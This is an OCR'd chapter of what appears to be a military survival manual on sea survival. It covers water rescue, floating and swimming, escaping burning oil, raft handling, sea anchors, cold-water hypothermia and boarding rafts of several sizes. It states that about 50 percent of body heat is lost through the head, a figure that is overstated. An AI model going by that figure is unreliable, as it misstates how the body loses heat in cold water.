


Figure 16-1. Rescue from water.

The best technique for rescuing personnel from the water is to throw them a life preserver attached to a line. Another is to send a swimmer (rescuer) from the raft with a line attached to a flotation device that will support the rescuer's weight. This device will help conserve a rescuer's energy while recovering the survivor. The least acceptable technique is to send an attached swimmer without flotation devices to retrieve a survivor. In all cases, the rescuer wears a life preserver. A rescuer should not underestimate the strength of a panic-stricken person in the water. A careful approach can prevent injury to the rescuer.

When the rescuer approaches a survivor in trouble from behind, there is little danger the survivor will kick, scratch, or grab him. The rescuer swims to a point directly behind the survivor and grasps the life preserver's backstrap. The rescuer uses the sidestroke to drag the survivor to the raft.

If you are in the water, make your way to a raft. If no rafts are available, try to find a large piece of floating debris to cling to. Relax; a person who knows how to relax in ocean water is in very little danger of drowning. The body's natural buoyancy will keep at least the top of the head above water, but some movement is needed to keep the face above water.

Floating on your back takes the least energy. Lie on your back in the water, spread your arms and legs, and arch your back. By controlling your breathing in and out, your face will always be out of the water and you may even sleep in this position for short periods. Your head will be partially submerged, but your face will be above water. If you cannot float on your back or if the sea is too rough, float facedown in the water as shown in Figure 16-2.




Figure 16-2. Floating position.

The following are the best swimming strokes during a survival situation:

- *Dog paddle.* This stroke is excellent when clothed or wearing a life jacket. Although slow in speed, it requires very little energy.
- *Breaststroke.* Use this stroke to swim underwater, through oil or debris, or in rough seas. It is probably the best stroke for long-range swimming: it allows you to conserve your energy and maintain a reasonable speed.
- *Sidestroke.* It is a good relief stroke because you use only one arm to maintain momentum and buoyancy.
- *Backstroke.* This stroke is also an excellent relief stroke. It relieves the muscles that you use for other strokes. Use it if an underwater explosion is likely.

If you are in an area where surface oil is burning--

- Discard your shoes and buoyant life preserver.

  Note: If you have an uninflated life preserver, keep it.

- Cover your nose, mouth, and eyes and quickly go underwater.
- Swim underwater as far as possible before surfacing to breathe.

- Before surfacing to breathe and while still underwater, use your hands to push burning fluid away from the area where you wish to surface. Once an area is clear of burning liquid, you can surface and take a few breaths. Try to face downwind before inhaling.
- Submerge feet first and continue as above until clear of the flames.

If you are in oil-covered water that is free of fire, hold your head high to keep the oil out of your eyes. Attach your life preserver to your wrist and then use it as a raft.
If you have a life preserver, you can stay afloat for an indefinite period. In this case, use the "HELP" body position: Heat Escaping Lessening Posture (HELP). Remain still and assume the fetal position to help you retain body heat. You lose about 50 percent of your body heat through your head. Therefore, keep your head out of the water. Other areas of high heat loss are the neck, the sides, and the groin. Figure 16-3 illustrates the HELP position.



Figure 16-3. HELP position.

If you are in a raft--

- Check the physical condition of all on board. Give first aid if necessary. Take seasickness pills if available. The best way to take these pills is to place them under the tongue and let them dissolve. There are also suppositories or injections against seasickness. Vomiting, whether from seasickness or other causes, increases the danger of dehydration.
- Try to salvage all floating equipment--rations; canteens, thermos jugs, and other containers; clothing; seat cushions; parachutes; and anything else that will be useful to you. Secure the salvaged items in or to your raft. Make sure the items have no sharp edges that can puncture the raft.
- If there are other rafts, lash the rafts together so they are about 7.5 meters apart. Be ready to draw them closer together if you see or hear an aircraft. It is easier for an aircrew to spot rafts that are close together rather than scattered.
- Remember, rescue at sea is a cooperative effort. Use all available visual or electronic signaling devices to signal and make contact with rescuers. For example, raise a flag or reflecting material on an oar as high as possible to attract attention.
- Locate the emergency radio and get it into operation. Operating instructions are on it. Use the emergency transceiver only when friendly aircraft are likely to be in the area.

- Have other signaling devices ready for instant use. If you are in enemy territory, avoid using a signaling device that will alert the enemy. However, if your situation is desperate, you may have to signal the enemy for rescue if you are to survive.

Check the raft for inflation, leaks, and points of possible chafing. Make sure the main buoyancy chambers are firm (well rounded) but not overly tight (Figure 16-4). Check inflation regularly. Air expands with heat; therefore, on hot days, release some air and add air when the weather cools.

- Decontaminate the raft of all fuel. Petroleum will weaken its surfaces and break down its glued joints.

Throw out the sea anchor, or improvise a drag from the raft's case, bailing bucket, or a roll of clothing. A sea anchor helps you stay close to your ditching site, making it easier for searchers to find you if you have relayed your location. Without a sea anchor, your raft may drift over 160 kilometers in a day, making it much harder to find you. You can adjust the sea anchor to act as a drag to slow down the rate of travel with the current, or as a means to travel with the current. You make this adjustment by opening or closing the sea anchor's apex. When open, the sea anchor (Figure 16-5) acts as a drag that keeps you in the general area. When closed, it forms a pocket for the current to strike and propels the raft in the current's direction.




Figure 16-4. Inflating the 20-man raft.




Figure 16-5. Sea anchor.

Additionally, adjust the sea anchor so that when the raft is on the wave's crest, the sea anchor is in the wave's trough (Figure 16-6).

- Wrap the sea anchor rope with cloth to prevent its chafing the raft. The anchor also helps to keep the raft headed into the wind and waves.
- In stormy water, rig the spray and windshield at once. In a 20-man raft, keep the canopy erected at all times. Keep your raft as dry as possible. Keep it properly balanced. All personnel should stay seated, the heaviest one in the center.
- Calmly consider all aspects of your situation and determine what you and your companions must do to survive. Inventory all equipment, food, and water. Waterproof items that salt water may affect. These include compasses, watches, sextant, matches, and lighters. Ration food and water.
- Assign a duty position to each person: for example, water collector, food collector, lookout, radio operator, signaler, and water bailers.

  Note: Lookout duty should not exceed 2 hours. Keep in mind and remind others that cooperation is one of the keys to survival.

- Keep a log. Record the navigator's last fix, the time of ditching, the names and physical condition of personnel, and the ration schedule. Also record the winds, weather, direction of swells, times of sunrise and sunset, and other navigational data.
- If you are down in unfriendly waters, take special security measures to avoid detection. Do not travel in the daytime. Throw out the sea anchor and wait for nightfall before paddling or hoisting sail. Keep low in the raft; stay covered with the blue side of the camouflage cloth up. Be sure a passing ship or aircraft is friendly or neutral be-fore trying to attract its attention. If the enemy detects you and you are close to capture, destroy the log book, radio, navigation equipment, maps, signaling equipment, and firearms. Jump overboard and submerge if the enemy starts strafing.
- Decide whether to stay in position or to travel. Ask yourself, "How much information was signaled before the accident? Is your position known to rescuers? Do you know it yourself? Is the weather favorable for a search? Are other ships or aircraft likely to pass your present position? How many days supply of food and water do you have?"




Figure 16-6. Deployment of the sea anchor.

Cold Weather Considerations

If you are in a cold climate--

- Put on an antiexposure suit. If unavailable, put on any extra clothing available. Keep clothes loose and comfortable.
- Take care not to snag the raft with shoes or sharp objects. Keep the repair kit where you can readily reach it.
- Rig a windbreak, spray shield, and canopy.
- Try to keep the floor of the raft dry. Cover it with canvas or cloth for insulation.
- Huddle with others to keep warm, moving enough to keep the blood circulating. Spread an extra tarpaulin, sail, or parachute over the group.
- Give extra rations, if available, to men suffering from exposure to cold.

The greatest problem you face when submerged in cold water is death due to hypothermia. When you are immersed in cold water, hypothermia occurs rapidly due to the decreased insulating quality of wet clothing and the result of water displacing the layer of still air that normally surrounds the body. The rate of heat exchange in water is about 25 times greater than it is in air of the same temperature. Figure 16-7 lists life expectancy times for immersion in water.

Water Temperature	Time
21.0–15.5 degrees C (70–60 degrees F)	12 hours
15.5–10.0 degrees C (60–50 degrees F)	6 hours
10.0–4.5 degrees C (50–40 degrees F)	1 hour
4.5 degrees C (40 degrees F) and below	less than 1 hour
Note: Wearing an antiexposure suit may increase these times up to a maximum of 24 hours.	

Figure 16-7. Life expectancy times for immersion in water.

Your best protection against the effects of cold water is to get into the life raft, stay dry, and insulate your body from the cold surface of the bottom of the raft. If these actions are not possible, wearing an antiexposure suit will extend your life expectancy considerably. Remember, keep your head and neck out of the water and well insulated from the cold water's effects when the temperature is below 19 degrees C. Wearing life preservers increases the predicted survival time as body position in the water increases the chance of survival.

Hot Weather Considerations

If you are in a hot climate--

- Rig a sunshade or canopy. Leave enough space for ventilation.
- Cover your skin, where possible, to protect it from sunburn. Use sunburn cream, if available, on all exposed skin. Your eyelids, the back of your ears, and the skin under your chin sunburn easily.

Raft Procedures

Most of the rafts in the U. S. Army and Air Force inventories can satisfy the needs for personal protection, mode of travel, and evasion and camouflage.

> *Note: Before boarding any raft, remove and tether (attach) your life preserver to yourself or the raft. Ensure there are no other metallic or sharp objects on your clothing or equipment that could damage the raft. After boarding the raft, don your life preserver again.*

One-Man Raft

The one-man raft has a main cell inflation. If the CO_2 bottle should malfunction or if the raft develops a leak, you can inflate it by mouth.

The spray shield acts as a shelter from the cold, wind, and water. In some cases, this shield serves as insulation. The raft's insulated bottom limits the conduction of cold thereby protecting you from hypothermia (Figure 16-8).




Figure 16-8. One-man raft with spray shield.

You can travel more effectively by inflating or deflating the raft to take advantage of the wind or current. You can use the spray shield as a sail white the ballast buckets serve to increase drag in the water. You may use the sea anchor to control the raft's speed and direction.

There are rafts developed for use in tactical areas that are black. These rafts blend with the sea's background. You can further modify these rafts for evasion by partially deflating them to obtain a lower profile.

A lanyard connects the one-man raft to a parachutist (survivor) landing in the water. You (the survivor) inflate it upon landing. You do not swim to the raft, but pull it to you via the lanyard. The raft may hit the water upside down, but you can right it by approaching the side to which the bottle is attached and

flipping the raft over. The spray shield must be in the raft to expose the boarding handles. Follow the steps outlined in the note under raft procedures above when boarding the raft (Figure 16-9).



Figure 16-9. Boarding the one-man raft.

If you have an arm injury, the best way to board is by turning your back to the small end of the raft, pushing the raft under your buttocks, and lying back. Another way to board the raft is to push down on its small end until one knee is inside and lie forward (Figure 16-10).




Figure 16-10. Boarding the one-man raft (other methods).

In rough seas, it may be easier for you to grasp the small end of the raft and, in a prone position, to kick and pull yourself into the raft. When you are lying face down in the raft, deploy and adjust the sea anchor. To sit upright, you may have to disconnect one side of the seat kit and roll to that side. Then you adjust the spray shield. There are two variations of the one-man raft; the improved model incorporates an inflatable spray shield and floor that provide additional insulation. The spray shield helps keep you dry and warm in cold oceans and protects you from the sun in the hot climates (Figure 16-11).



Figure 16-11. One-man raft with spray shield inflated.

Seven-Man Raft

Some multiplace aircraft carry the seven-man raft. It is a component of the survival drop kit (Figure 16-12). This raft may inflate upside down and require you to right the raft before boarding. Always work from the bottle side to prevent injury if the raft turns over. Facing into the wind, the wind provides additional help in righting the raft. Use the handles on the inside bottom of the raft for boarding (Figure 16-13).




Figure 16-12. Seven-man raft.




Figure 16-13. Method of righting raft.

Use the boarding ramp if someone holds down the raft's opposite side. If you don't have help, again work from the bottle side with the wind at your back to help hold down the raft. Follow the steps outlined in the note under raft procedures above. Then grasp an oarlock and boarding handle, kick your legs to get your body prone on the water, and then kick and pull yourself into the raft. If you are weak or injured, you may partially deflate the raft to make boarding easier (Figure 16-14).




Figure 16-14. Method of boarding seven-man raft.

Use the hand pump to keep the buoyancy chambers and cross seat firm. Never overinflate the raft.

Twenty- or Twenty-Five-Man Rafts

You may find 20- or 25-man rafts in multiplace aircraft (Figures 16-15 and 16-16). You will find them in accessible areas of the fuselage or in raft compartments. Some may be automatically deployed from the cock-pit, while others may need manual deployment. No matter how the raft lands in the water, it is ready for boarding. A lanyard connects the accessory kit to the raft and you retrieve the kit by hand. You must manually inflate the center chamber with the hand pump. Board the 20- or 25-man raft from the aircraft, if possible. If not, board in the following manner:

- Approach the lower boarding ramp.
- Remove your life preserver and tether it to yourself so that it trails behind you.
- Grasp the boarding handles and kick your legs to get your body into a prone position on the water's surface; then kick and pull until you are inside the raft.




Figure 16-15. Twenty-man raft.

